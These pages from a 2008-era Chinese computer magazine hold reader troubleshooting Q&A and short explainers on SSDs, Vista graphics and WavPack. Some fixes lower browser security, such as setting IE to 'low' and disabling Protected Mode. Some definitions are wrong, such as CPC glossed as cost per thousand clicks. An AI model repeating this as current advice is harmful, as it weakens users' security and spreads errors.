问: IE 6.0 打补丁升级为 7.0 后迅雷下载总出错, 使用工具修复未果, 卸载 IE 重装也不行, 怎么办? (读者风影论坛提问)

答: 首先升级杀毒软件全面检测系统, 排除病毒原因, 然后试试下面的方法:

1. 清除 IE 浏览器的缓存: 打开 IE 6.0 浏览器, 点击菜单“工具→Internet 选项”, 然后点击“Internet 临时文件”中的“删除文件”按钮, 在弹出的删除文件对话框中选中“删除所有脱机内容”项, 确定后重新打开 IE 浏览器试试。

2. 删除 Cookies: 同上操作, 在删除临时文件后, 再单击“删除 Cookies”按钮删除所有网站留下的 Cookies 文件。

3. 如果上面的方法还不行, 可在“Internet 选项”对话框中切换到“安全”选项卡, 点击“自定义级别”, 将你的安全设置设为“低”再试试。

回馈: 清除 Cookies、IE 临时文件、网页历史记录, 问题解决。

## 傻博士有话说:

我们在遇到电脑故障的时候, 应尽量由易而难, 从最容易做的操作开始解决问题, 如本例中清除缓存和 Cookies 就是最简单的操作, 但是却解决了问题。其他的实例还有, 当电脑硬件出现莫名其妙故障时, 有时简单地重新插拔电源、内存、数据线等就能解决问题。还有一些系统或软件故障, 重新启动一次故障就消失了。这些都是“由易而难”方法的较好例证。退一步来说, 即使简单方法不能解决问题, 但至少有助于我们排除一些可能性, 尽快锁定故障目标。



# Q2 系统时间混乱的问题


问: 系统时间修改后一重启就又回来了, 通过 Internet 同步时间, 出现“RPC 服务器不可用”错误。怎么办? (读者商hb论坛提问)

答: 首先升级病毒库彻底查杀病毒, 排除病毒的原因。如果重启后总是自动回到一个固定的时间, 这极有可能是 CMOS 电池没电了, 可以更换一块电池试试。在通过“日期和时间”中的“Internet 时间”与因特网上的时间服务器进行同步时出现“RPC 服务器不可用”错误, 可能是 Time 服务没启动: 单击“开始→运行”, 输入“services.msc”(不含引号), 按回车键, 打开服务窗口, 双击打开右侧“Windows Time”, 将“启动类型”设置为“自动”, 单击“启动”, 最后单击“确定”返回。启动 Windows 时间服务后, 再重新同步时间试试。

# Q4 禁用微软拼音输入法

问: 启动 Office 2003 中的程序时(如: Word), 总是自动切换到微软拼音输入法, 如何能禁用它? (读者杰杰论坛提问)

答: 右击输入法语言栏, 选择“设置”打开文字服务和输入语言窗口, 在“已安装的服务”列表中选中“微软拼音输入法 2003”, 再点击“删除”, 最后单击“确定”返回即可(见图)。如果以后又想要找回微软拼音输入法, 同样调出这个窗口, 点击“添加”, 在“键盘布局/输入法”中找到微软拼音输入法, 确定即可。




如果仅是想在 Word 中默认打开微软拼音输入法, 可启动 Word, 依次单击菜单“工具→选项”, 在选项对话框“编辑”选项卡下, 取消对“输入法控制处于活动状态”项的选择就可以了。

# Q3 VMware虚拟机不能启动系统

问: 使用 VMware 装完系统后重启, 出现如图所示错误, 请问怎么解决? (读者 vouting 论坛提问)

答: 根据出错提示, 是因为虚拟机没有找到可启动设备造成的。可启动设备就是可以启动系统的光盘、软盘、硬盘或网络等。如果已经在虚拟机硬盘上安装了操作系统, 可在启动虚拟机后按 F2 键进入 BIOS 设置界面, 将第一启动设备设置为硬盘启动; 如果硬盘上没安装系统, 可放入系统安装光盘并改为由光驱启动; 如果你有系统安装光盘的镜像文件(ISO), 也可以将它设置为虚拟机的虚拟光驱再以它启动系统。



# Q5 Vista中的IE为何不能用五笔输入法

问: Vista 下的 IE 中, 为何不能用万能五笔和陈桥五笔, 一用就会引起 IE 错误, 怎么办? (读者 iffgggwww 论坛提问)

答: 这是软件兼容性的问题, 刚开始的时候我也遇到过。我现在用的是最新版的万能五笔(下载地址: <http://www.onlinedown.net/soft/1165.htm>), 已经解决这一问题, 你可以试试。其他的输入法软件, 大多也推出了 for Vista 版本, 选择升级即可。

回馈: 我自己又找出另外的方法解决了, 就是关闭 IE 的保护模式: 在 IE 的属性设置中, 取消对安全选项卡里的“启用保护模式”项的选择就行了。

(所有问题及解答, 皆采编自 CFan 论坛: [bbs.cfan.com.cn](http://bbs.cfan.com.cn))

想了解更多精彩电脑问答? 请登录

<http://bbs.cfan.com.cn>, 进入相关版块获取。



CF [SB01]



## Q1

Tag

RealPlayer, McAfee, Office, 瑞星, 豪杰, 简繁体

故障

软件

## 如何支持繁体版游戏

问: 我从网上下载了一个繁

体版的游戏, 运行后界面上显示的都是不可识别的乱码, 由于该游戏没有简体版可下载, 请问有没有什么方法可以将其界面上的文字变得可识别?(读者 小涛 论坛提问)

答: 可用“AppLocale”(下载地址: <http://www.skycn.com/soft/12582.html>, 快车代码: CF0807CMSB01), 用它就可以在简体与繁体之间转换, 还可以支持日文界面的程序。



## 傻博士有话说:

有不少程序是繁体界面, 而在简体中文系统中运行时就容易出现这样的问题, 上面的方法算比较方便的, 同时, 也可以通过修改系统设置来解决XP系统中已经集成了Unicode等编码。Unicode编码是国际统一的字符编码, 也就是一个字符占用两个字节显示, 但是依然有很多程序没有采用这种编码, 对于这种情况XP就会根据用户的设置对非Unicode字符转换为系统自带的Unicode编码。在控制面板中打开“区域和语言选项”, 在打开的“语言和区域选项”窗口中选中“高级”, 然后将“非Unicode程序语言设置”这一项由“中文(中国)”改成“中文(香港特别行政区)”或者台湾省也可以, 然后按“确定”按钮保存修改并重新启动系统即可。

## Q2

## McAfee为何自动关闭

问: 我一直使用 McAfee 杀毒软件, 但今天打开系统时发现它自动关闭了, 不工作了, 即使重新启动也是这样。请问这是怎么回事?(读者 小文 邮件提问)

答: 这十之八九是因为你的系统中中毒了, 这类病毒可以直接将杀毒软件禁用。解决办法就是使用光盘版杀毒软件启动系统然后进行病毒查杀, 或者使用像江民杀毒软件制作紧急启动盘, 然后在DOS模式下进行全盘病毒查杀。之后启动到系统中后, 再升级McAfee病毒库, 再扫描一遍, 必要时还可以下载360安全卫士之类的流氓软件查杀工具对系统进行流氓软件查杀。

## Q3

## 豪杰为何不能运行

问: 我使用的是豪杰3500, 是以前做系统时一道安装的, 然后使用Ghost做了系统备份, 以前每次恢复时都能正常工作, 而最近一次恢复后在使用豪杰视频及音频解霸时都弹出错误提示框, 一个提示“0x5adc1520”指令引用的内存不能“written”错误, 一个提示应用程序正常初始化(0xc0000005)失败。请问这是怎么回事?(读者 风信子 论坛提问)

答: 据你的描述, 系统中毒的可能性较大, 请检查其他程序是否能正常运行, 如果也出现类似的问题, 则说明中毒的几率大, 使用最新版的杀毒软件进行病毒查杀。之后如果仍旧出现此问题, 重新下载最新版的安装程序安装一遍。

## Q4

## 为何安装了RealPlayer 11后不能使用Vodplayer

问: 以前打开我一直去的电影网站, 网站自带的Vodplayer播放器可以正常播放, 但自从安装RealPlayer 11.0.1后就无法播放大多数电影了。请问这是怎么回事?(读者 尚书 论坛提问)


答: RealPlayer 11与Vodplayer播放器有冲突(即DLL冲突, 主要原因请见第五期《电脑爱好者》第79页《Vista时代, Windows的蓝屏错误即将消失?》一文), 不少朋友都遇到过类似的问题, 只要将你的RealPlayer 11卸载掉, 换回RealPlayer 10.6程序安装上即可。另外, 现在的Kmpayer播放器如此好用, 不妨将RealPlayer换成该播放器。

## Q5

## 如何删除Office中的内嵌工具栏按钮

问: 我使用的是Office 2003, 在我的工具栏中有很多程序的加载项, 而这些根本用不上, 即使将其从视图中取消了, 重新启动后又还会显示出来。请问, 如何才能方便地彻底删除这些工具栏?(读者 小南瓜 邮件提问)

答: 单击“工具/自定义”, 选择“命令”选项卡, 在类别中选择“工具”, 在右侧找到“COM加载项”(FrontPage中为“加载项”), 将其拖到工具栏任意位置, 关闭“自定义”对话框。单击工具栏上的“COM加载项”命令, 打开一个对话框, 里面列出了Office所有的可用加载项, 凡是Office的嵌入工具栏都会显示在这里, 接下来只要将不需要的工具按钮取消或删除即可(见图)。



## Q6

## 瑞星升级过程中为何无响应

问: 我使用的是瑞星杀毒软件, 在最近几次升级过程中, 升级到一半时升级程序就处于未响应状态, 瑞星防火墙也是如此, 但有时又是正常的, 全盘扫描后未发现病毒, 不知道是哪方面的问题?(读者 小红 邮件提问)

答: 这可能是你的网络有问题, 在升级过程中突然无法连接到网络致使出现升级未响应状态。建议检查一下网线及相关接口处是否有松动。此外, 看最近是否安装了什么程序与瑞星杀毒软件有冲突, 可以尝试卸载一部分最近安装的程序。


想了解更多精彩电脑问答? 请登录

<http://bbs.cfan.com.cn>, 进入相关版块获取。

爱好者

CF [SB02]





# Q1 我的电脑为何不能看视频

Tag

在线视频、Foxmail、飞信、QQ游戏、UUSee插件、博客盗链、傲游下载

故障排除


网络

问：我的电脑能可以在线听音乐，但无法在线看视频，例如优酷网中的视频就不能观看。此外，Flash 游戏也不能正常玩，打开其他论坛、网站正常，但打开新浪、搜狐的个人博客时也不正常。请问这是什么原因？（读者 王刚 电话提问）

答：据你描述，有可能是 Flash 插件程序工作不正常，要么是版本过低，要么是被系统中安装的插件管理程序屏蔽了。如果安装了插件屏蔽程序，请放行 Flash 插件。然后再试试从 [http://dl.pconline.com.cn/html\\_2/1/114/id=8122&pn=0.html](http://dl.pconline.com.cn/html_2/1/114/id=8122&pn=0.html) 下载最新版的 Flash Player 播放器来播放。

**傻博士有话说：**

如果以上办法不能解决你的问题，很可能是 Java 问题。有些时候，为了安全起见，一些优化软件会主动将浏览器的 Java 功能关闭，这种情况下也不能看 Flash 类的在线视频。只要在浏览器的设置中将 Java 功能重新开启即可：单击 IE 浏览器菜单“工具/Internet 选项”，在打开的窗口中选择“安全”选项卡，单击“默认级别”按钮，点击“应用”→“确定”（如图），IE 浏览器便会自动开启 Java 功能了。



## Q2 Maxthon频繁弹出UUSee窗口

问：我使用的是 Maxthon 浏览器，最近在使用过程中频繁地弹出一个 UUSee 的窗口，打开任何一个页面都有类似的情况。请问这是怎么回事？（读者 小帆船 论坛提问）

答：这可能是由于你的系统中被安装了 UUSee 网络电视插件。建议使用 360 安全卫士的“清理恶评插件”功能，对系统进行扫描，找到 UUSee 插件后，直接将其删除就行了。

## Q3 部分好友无法收取短信

问：我在使用飞信进行短信群发时，有的好友可以收到，而有的却收不到。请问这是怎么回事？（读者 陈子同 邮件提问）

答：这可能是你的飞信中设置了长短信模式，此种模式下就可能会出现这样的问题，只要单击“菜单→操作→选项”，在打开的窗口中选择“个人设置→消息设置”，选中“使用普通短信发送信息”即可。

## Q4 Foxmail直接删除服务器中的垃圾邮件

问：我一直使用 Foxmail 收发邮件，最近升级到了 V6.5 版。在每次收到垃圾邮件后，我都是直接将其删除，但服务器中对应的邮件却不能删。请问什么方法可以直接在 Foxmail 中删除服务器中的垃圾邮件？（读者 信仰 论坛提问）

答：很简单：单击菜单“工具/系统设置”，在打开的窗口中选择“常规”选项卡，勾选“在废件箱和垃圾箱删除邮件时也将服务器对应的邮件删除”项，保存设置，OK！

## Q5 Outlook收取前需要先删除第一封邮件

问：最近在使用 Outlook 收取邮件时，无法顺利收取邮件。只有在网页上登录邮箱，将第一封邮件删除后，才可以顺利地收取。请问这是怎么回事？（读者 hopeee 论坛提问）

答：这可能是你的邮件中有广告邮件或是其他类型的垃圾邮件，系统中的防火墙软件对其拦截而导致这种情况。可以在 Outlook 中设置收取邮件头，如果发现是垃圾邮件，直接跳过即可。

## Q6 玩QQ游戏时CPU占用过高

问：进入 QQ 游戏大厅时一切正常，但是在玩牌类游戏时，CPU 的使用率一会就占到 100%，系统速度变得奇慢。重新使用以前做的系统备份恢复后问题依旧。请问这是怎么回事？（读者 李森 电话提问）

答：这种情况与你使用的显卡驱动程序有很大关系。有些显卡在安装了最新的驱动程序后，就会出现类似问题，甚至还会对大分辨率支持得不好。解决的方法是：更换显卡的驱动程序版本以及调小显示分辨率。

## Q7 博客上总跳出盗链的提示

问：最近我的博客总是跳出：“对不起，本站的音乐不支持盗链。如果盗用本站的歌曲，将直接跳出本站”，然后就直接打开 <http://www.1ting.com> 这个网站。请问这是怎么回事？（读者 想放个半年的假 QQ 提问）

答：这是因为你的博客中添加了“1ting 网站”的音乐链接，或是博客中添加的播放器列表中有这个网站的音乐。解决方法：只要在博客中找到以 <http://wma.1ting.com> 开头的音乐文件链接并将其删除即可。

## Q8 设置傲游的默认下载文件保存位置

问：最近将傲游浏览器升级到最新版，其自带的下载功能使用起来比较方便。不过，每次下载文件设置好一个位置后，重启系统后又自动变成了默认的“C:\Download”目录。请问，如何永久性改变默认文件保存目录？（读者 想飞 论坛提问）

答：傲游下载模块提供了参数设置功能：先单击工具栏中的傲游下载按钮，在打开的页面中点击“所有任务”，再点击“设置”，在打开的窗口中选择“常规|监视设置”选项卡，单击“浏览”按钮即可指定默认的下载目录了。

想了解更多精彩电脑问答？请登录

<http://bbs.cfan.com.cn>，进入相关版块获取。

CF [SB03]



## Q1

Tag PNP、BIOS开机密码、U盘、打印机、移动硬盘、SD卡 故障 硬件

## “PNP OS Installed” 设置到底有啥用

问：我想了解一下主板 BIOS 中“PNP/PCI Configuration”选项中的“PNP OS Installed”项，设置为“YES”和“NO”有什么不同？（读者 WGT07 论坛提问）

答：其实在使用 Windows XP 等操作系统时，一般而言“PNP OS Installed”值会设为“YES”，这样启动计算机后，主板 BIOS 值初始化用于启动的 IDE 等设备，而 Windows XP 操作系统将为其其他设备非配 IRQ 中断、DMA 通道等系统资源。而如果“PNP OS Installed”值设置为“NO”，将全部由主板 BIOS 来分配全部 IRQ 中断等资源。该设置一般会用于操作系统因为资源冲突，而导致无法正常分配系统资源。

## 傻博士有话：


PNP 就是 Plug and Play，即插即用，是指将符合 PNP 标准的 PC 插卡等设备安装到电脑时，操作系统自动设定系统结构的技术。也就是说，当用户安装新的硬件时，不必再设置任何跳线，也不用手动配置中断请求（IRQ）、内存地址或直接存储器存取（DMA）通道等，这是 Windows 操作系统的一个重要技术特性。



## Q2 SD卡为何不能删除文件

问：我有一块 1GB 的 SD 卡，一直使用正常，摔了一次后，该卡只能读取文件，但是不能写入、删除文件，也无法对 SD 卡进行格式化，请问这是什么问题造成的？（读者 Sun\_peng 邮件提问）


答：从你描述的现象而言，如果你的 SD 卡没有损坏，则可能是由于 SD 卡的写保护开关开启失灵造成的。请检查一下你的 SD 卡是否处于写保护状态，并且不能打开，可能是写保护开关失灵，您可以到经销商处修理或调换。



## Q4 设置开机密码报错

问：我的电脑的主板使用 AMI BIOS，想设置一个开机密码，但总是提示：“Please input 7 or more characters”，请问这是怎么回事？（读者 张先生 电话提问）


答：该问题应该是由你设置的 BIOS 开机密码小于七位造成的，因为许多版本的 AMI BIOS 在设置开机密码时，要求至少输入七位的密码。如果是 Award BIOS 或 Phoenix BIOS 不存在此问题。建议你设置七位以上的密码，该问题就不会出现。



## Q3 “我的电脑”为何找不到移动硬盘

问：最近我购买了一块移动硬盘，将其接入计算机 USB 接口后，任务栏右下角显示“发现新硬件”，打开“我的电脑”却找不到移动硬盘，请问这是什么问题造成的？（读者 雷先生 电话提问）

答：首先，该问题可能是由于 USB 口供电不足造成的，建议你购买一个带电源的 USB 接口 HUB，看问题是否能够解决。如果问题不能够解决，建议你右键单击“我的电脑”，在弹出的快捷菜单中选择“管理”，再打开“计算机管理”窗口，双击窗口左侧的“磁盘管理”，查看“计算机管理”窗口右侧是否有未加卷的磁盘，右键单击未加卷的磁盘，在弹出的快捷菜单中选择“更改驱动器名和路径”，进入“更改驱动器名和路径”窗口，单击“添加”按钮，一般问题可以解决。



## Q5 U盘为何不可使用

问：最近我的 U 盘接入计算机后，进入“我的电脑”，可以看到“可移动磁盘”，却无法使用。右键单击“可移动磁盘”，在菜单中选择“属性”，发现 U 盘文件系统是 RAW，该怎么办？（读者 王元 电话提问）

答：对于一般 U 盘而言，正常的文件系统应该是 FAT 或 FAT32，而 RAW 是一种非正常的文件系统，在 Windows 是无法识别的，而该问题应该是由对 U 盘操作不当或病毒破坏造成的。建议你对 U 盘格式化，右键单击“可移动磁盘”，选择“格式化”，将文件系统选为 FAT32，进行格式化，问题一般可以解决。

## Q6 打印机指示灯为何交替闪烁

问：我有一台惠普 DJ500 喷墨打印机，开机后打印机所有指示灯交替闪烁，不能正常工作，请问如何解决？（读者 yun\_zhang 邮件提问）

答：该问题应该是由有某种物体挡住了打印机滑动架初始化移动，建议关闭打印机开关，并将打印机上盖板掀起，检查打印机喷嘴支架的保护带是否已被取下，此外，手动推打印机滑架，检查是否有异物阻挡，如有将其清除，一般问题可以解决。

想了解更多精彩电脑问答？请登录

http://bbs.cfan.com.cn，进入相关版块获取。



[SB04]



加加加

# Vista 时代， 武林盛装迎奥运

Tag Vista, WPF 知识 软件

北京/郑浩宇

本文可以学到：1. Vista酷炫桌面的由来 2. Linux 4D桌面的由来 3. Windows和Linux显示驱动的内幕


上回书说到，Vista盟主看到了各帮派自动更新商机，办成运营商的事情。各帮派继续为武林的繁荣处理，这不，时值北京奥运会了，怎么着也得把武林的面貌改改吧。一兄弟跟盟主说：“您看看Linux联盟，那气势，多帅气！”，盟主很不悦，特地去Linux联盟看了看，不看不知道，一看吓一跳呀！



GNOME中的3D效果  
KDE中关闭窗口的阿拉丁神灯效果

## 出盟考察


盟主乘坐联盟一号去Linux那里拜访，发现Linux没什么盟主，特别自由，所以只能挑几个主要的去看，后来才发现，主管联盟面貌的是两个兄弟，一个是出生于美国的GNOME（见图1），另一个是出生于欧洲的KDE（见图2）。前者朴素大方，后者绚丽夺目。盟主很纳闷，在2D时代，Windows联盟的图形化界面谁能敌？反应速度是一流的，到了3D桌面时代，为什么让Linux后来居上了呢？



## 根源

后来副手跟盟主说，你的规章太严了，在2D时代，你让负责界面的兄弟就你身边，不借眼珠地盯着还可以，这时候对用户的反应比Linux快；但是这都3D时代了，你就盯着CPU，还紧盯着界面显示的兄弟不放，顾此失彼（见图3）；而Linux盟主让KDE和GNOME两兄弟自由发展，允许二位优化显卡GPU，它们自然就发展得很好了！另外你在DX 9显卡都没普及的时候急于推出DX 10规则，并让两种渲染

法门同时存在，使各帮派摸不着头脑，也就很难在此方面超过Linux了。



▲根据微软的方案，桌面引擎可以通过WPF和传统2D模式来共同渲染界面，这种混合模式是导致Vista Aero响应速度慢的原因之一

小知识：  
苹果Mac OS的3D渲染

和Windows不同，Linux和Mac OS并不是把桌面作为系统的一部分，而是让桌面显示作为一个独立的程序，Linux下面主要是KDE和GNOME，而苹果有自己的桌面服务层：Quartz Extreme，该层通过OpenGL访问显卡GPU以实现优化桌面的目的。

## 改进

盟主恍然大悟，但是改革已经晚了。因为这种架构的巨大改变就会让各帮派重新装修门面，势必引起各帮派反对。Vista盟主只好再次祭起CPU的大旗，要求用户升级电脑来实现所谓的3D效果，这种劳民伤财的结果就是目前Vista盟主的货不好卖。Vista盟主到底用什么改进方法了呢？其实就三个字母WPF（即Windows表示

层框架），这玩意允许以后的帮派用它设计店面，而且还配备了工具——Microsoft Expression Studio，但是

这东西设计功能略逊一筹，而且有的帮派刚买了VS机顶盒，心中不悦，所以都在观望。[CF] [ZS01]

项目	Vista	Linux
显示系统的地位	操作系统的一部分	独立应用程序
渲染技术	WPF	GNOME/KDE
效果亮点	Flip 3D和Aero	3D虚拟桌面，火焰关闭窗口
方案比较	混合方案，降低性能，但是在2D显示模式下反应快。	分离模式，2D不出众，3D模式下反应迅速，CPU/GPU分工合理



# 硬盘“固”时代

北京/Alucard

Tag SSD、固态硬盘、笔记本电脑、闪存 &gt; 存储、移动存储 &gt; 硬件 &gt; 加油站

本文可以学到: 1.固态硬盘为什么比传统硬盘速度快 2.我们什么时候能用得上固态硬盘 3.固态硬盘是否像闪存一样容易坏

CPU和显卡的性能每年都在翻倍,硬盘的速度虽然也在不断提升,但在仅安装就需要10GB空间的Windows Vista面前还是显得太慢。随着内存和闪存的价格一泻千里,固态硬盘(Solid State Disk, SSD)似乎也快要来到我们的机箱里了。

## 瞬间开机不再是梦

固态硬盘在原理上和我们常用的闪存、存储卡差不多,都是通过NAND闪存芯片来存储数据,只不过固态硬盘读写速度更快,容量也更大(目前最大256GB),配在笔记本电脑上的多为32GB或64GB。固态硬盘的随机存取

时间极短,只有0.1ms左右,而传统笔记本硬盘则要14ms左右,而且固态硬盘的传输速率非常平稳,不像传统硬盘那样越靠近内圈越慢,这些都是固态硬盘开机和读写速度优于传统硬盘的原因。

### 小知识: 传统硬盘的读写方式

传统硬盘采用磁盘+磁头的结构,盘片旋转时,磁头在盘片上来回动作读写数据,因此硬盘转速越高,读写速度就越快。当转速相同时,数据密度越大,读写速度也越快。此外,磁盘外圈的数据读写起来要比内圈更快,因为同样都是旋转一圈,外圈所经过的区域更多。

## 最新产品其实是淘汰货

早在1984年,日本东芝就发明了这种全新的存储介质,随后Intel在1989年把它做成固态硬盘推向市场,只不过那个时候闪存价格极贵,1MB要3500美元(合26000RMB)!不过固态硬盘凭借发热小、低功耗、零噪音、防震等特性被广泛应用在军用、航空以及医疗领域。

最近几年,由于半导体的价格以每年40%的速度直线下降,固态硬盘也开始进入消费市场,且容量也在不断提升。现在固态硬盘的价格大约为6美元/GB,比去年这时候的15美元/GB下降了2/3之多,这已经远远超过摩尔定律的预测了。预计2008年底,32GB固态硬盘的价格有可能降到150美元

左右——千元以内的固态硬盘!届时相信很多追求性能的玩家会把操作系统和常用软件安装在固态硬盘上,极大地提升系统性能,而利用传统硬盘的大容量来存放音乐、电影、游戏等数据。


## SSD比传统硬盘更长寿

动不动就坏掉的闪存已经给很多人造成了心理阴影,进而开始怀疑固态硬盘是否耐用——NAND闪存芯片的寿命是读写10万次,用来装系统的话会不会很快坏掉?

首先,闪存存在读数据时是没有损耗的,只有擦除(修改)数据时才计算读写次数,因此Windows虽然安装需要数GB,但启动时写入的数据不过几百MB交换文件而已。其次,10万次写入指的是每一个存储单元的寿命,而

固态硬盘上用到了的一种叫做“磨损平衡”的机制,原理是优先写入磨损次数比较少的区域,而不会像传统硬盘那样在某个地方反复擦写。再次,即使某个存储单元开始出现读写错误,也不会立刻丢失数据,因为所谓的错误是无法写入,把已经存在的数据读出来是没有问题的。这时控制器会把损坏的存储单元里的数据转移到其他存储单元里。

三星对一块64GB的固态硬盘进行写满数据并删除,再重新写满的循环,每小时进行一次,经过了几年时间,这块固态硬盘仍然在





▲配备了固态硬盘的MacBook Air,从出现苹果图标到进入系统只需要几秒钟

正常工作,可见固态硬盘的寿命完全不是问题。再说不光是苹果和ThinkPad的笔记本,IBM、美国运通、花旗银行等企业纷纷在高负荷的服务器上使用固态硬盘,如果存在寿命隐患,怎么可能进入那些国际公司的机房?

### 小知识: 世界上第一块硬盘

IBM公司在1956年9月推出了世界上第一块硬盘IBM 350 RAMAC,容量为5MB,用到50个自行车轮子那么大的盘片,传输速率也仅有9KB/s——仅仅比Modem拨号上网的速度稍快一点,价格高达35000美元(可以买一辆宝马了)。CF [ZS02]





# 游走在无损和有损之间的“逍遥神” WV音频格式探秘

Tag WV、无损、有损、音频 > 多媒体 > 知识 > 软件、网络

重庆/罗勇

喜欢用电骡  
下载音乐的朋友，  
经常会碰到一种后  
缀名为.WV的音频  
格式，一些电影大  
片的专辑音乐尤其  
如此（见图）。WV  
格式？注意哦！可  
不是WAV！在无损  
压缩音频格式——



FLAC、PAC、APE、WV中，WV的变身大法引起了我们的注意。

## WV, 让我靠近你

WV全名是WavPack，同时包容了无损格式和有损格式。在其独特的“hybrid”模式下，WavPack可以压缩成WV文件（有损压缩格式，大小一般相当于WAV文件的23%左右）+WVC文件（修正文件，大小相当于WAV文件的41%左右）的组合。有了对应的WVC文件，有损压缩格式的WV文件就变成了无损格式，播放时和普通的无损压缩格式完全一样。如果为了减少文件体积，你可以去掉这个WVC文件，这时WV文件就变成有损格式了，播放起来和高比特率的MP3完全一样，神奇吧？

## WV音频格式本领大

WV是目前主流的无损压缩格式之一，编码速度和算法都比APE好。它比较突出的优点是：开源、快速解码、高压缩率、容错、支持流媒体、多声道等等。

将WV文件后缀直接改为.exe后，双击即可自解压成.wav文件。对于只有.wv文件的情况，和APE无区别，无损压缩。如果把WV文件和负责修正的WVC文件放在同一个目录下，播放时还是无损的。如果在网上先下载WV文件进行试听，感觉满意想收集无损的话，再下载对应的WVC文件即可。如果觉得自己的硬盘空间紧张，可以删除占用空间比较大的WVC文件，因此“WV+WVC”的格式能大大提高网络共享的效率，节省时间和精力。

### 小提示：WV音频格式如何播放转换？

利用Foobar、Winamp等常见的播放软件，执行\*.cue即可直接播放。如遇错误，可查看\*.cue文件。例如目录下为Macross The Tribute.wv，cue文件里应该是：“FILE "Macross The Tribute.wv" WAVE”，如果是其他的后缀修改后即可正常播放了。

“千千静听”不能直接播放，可以下载并安装插件CoreWavPack来解决（下载地址：[http://coreforge.org/frs/?group\\_id=28](http://coreforge.org/frs/?group_id=28)）。

WV的官方网站：<http://www.wavpack.com>

WV相关插件下载地址：<http://www.wavpack.com/downloads.html> **CF** [ZS03]

Tag IT英语 > 知识

## 网络广告联盟 之英语速成

你的网站如何赚钱？加入广告联盟！  
一些不错的联盟是国外的，在这个国际化的今天，还在为英语注册和交易发愁吗？一起来看看这些容易出错的地方吧！

关键词：


CPC(Cost Per thousand Click): 点击千次费用，网上广告每点击1000次的广告费用  
where we can send your check: 支票寄送地址  
agreement: 协议，要加入就必须同意  
instant cash (paid sign-up): 注册赚钱  
impression: 投放次数，网页被访问的次数  
check your stats: 查看收益  
web site category: 主页类别  
update: 更新，一般是指更新你的用户信息  
end of Paid Links: 结束付费链接  
log out: 退出(账号查询交易系统)  
confirm: 确认，再输入一遍  
create an account: 申请一个新账号  
minimum payment: 最低付款金额  
security question: 找回密码问题  
submit registration: 提交，发送登记表  
web site address: 主页地址  
web site description: 主页描述  
become a member: 成为会员  
access your account: 登录个人账户  
summary: 摘要，一般是指总的赚钱状态  
unsubscribe: 注销账户，这个可要慎重哦！  
terms and conditions: 条件和协议(需要遵守的规则)

offers: 赞助商，一般是要你注册，给你加钱的  
banner: 广告横幅，一个表现商家广告内容的图片，放置在广告商的页面上，通常大小为468×68，往往做成动画形式  
LOGO: 图标，通常用来宣传商家的商标或特定标志，通常大小为81×33  
bonus: 奖金，红利，多少不确定，而且不是一定能得到的  
credit/paid/point: 点数、款额，一般一个月结算一次成现金  
clicks: 点击次数，每次访客通过点击横幅广告访问一次商家网页，称点击一次，点击次数可以客观准确地反映广告效果  
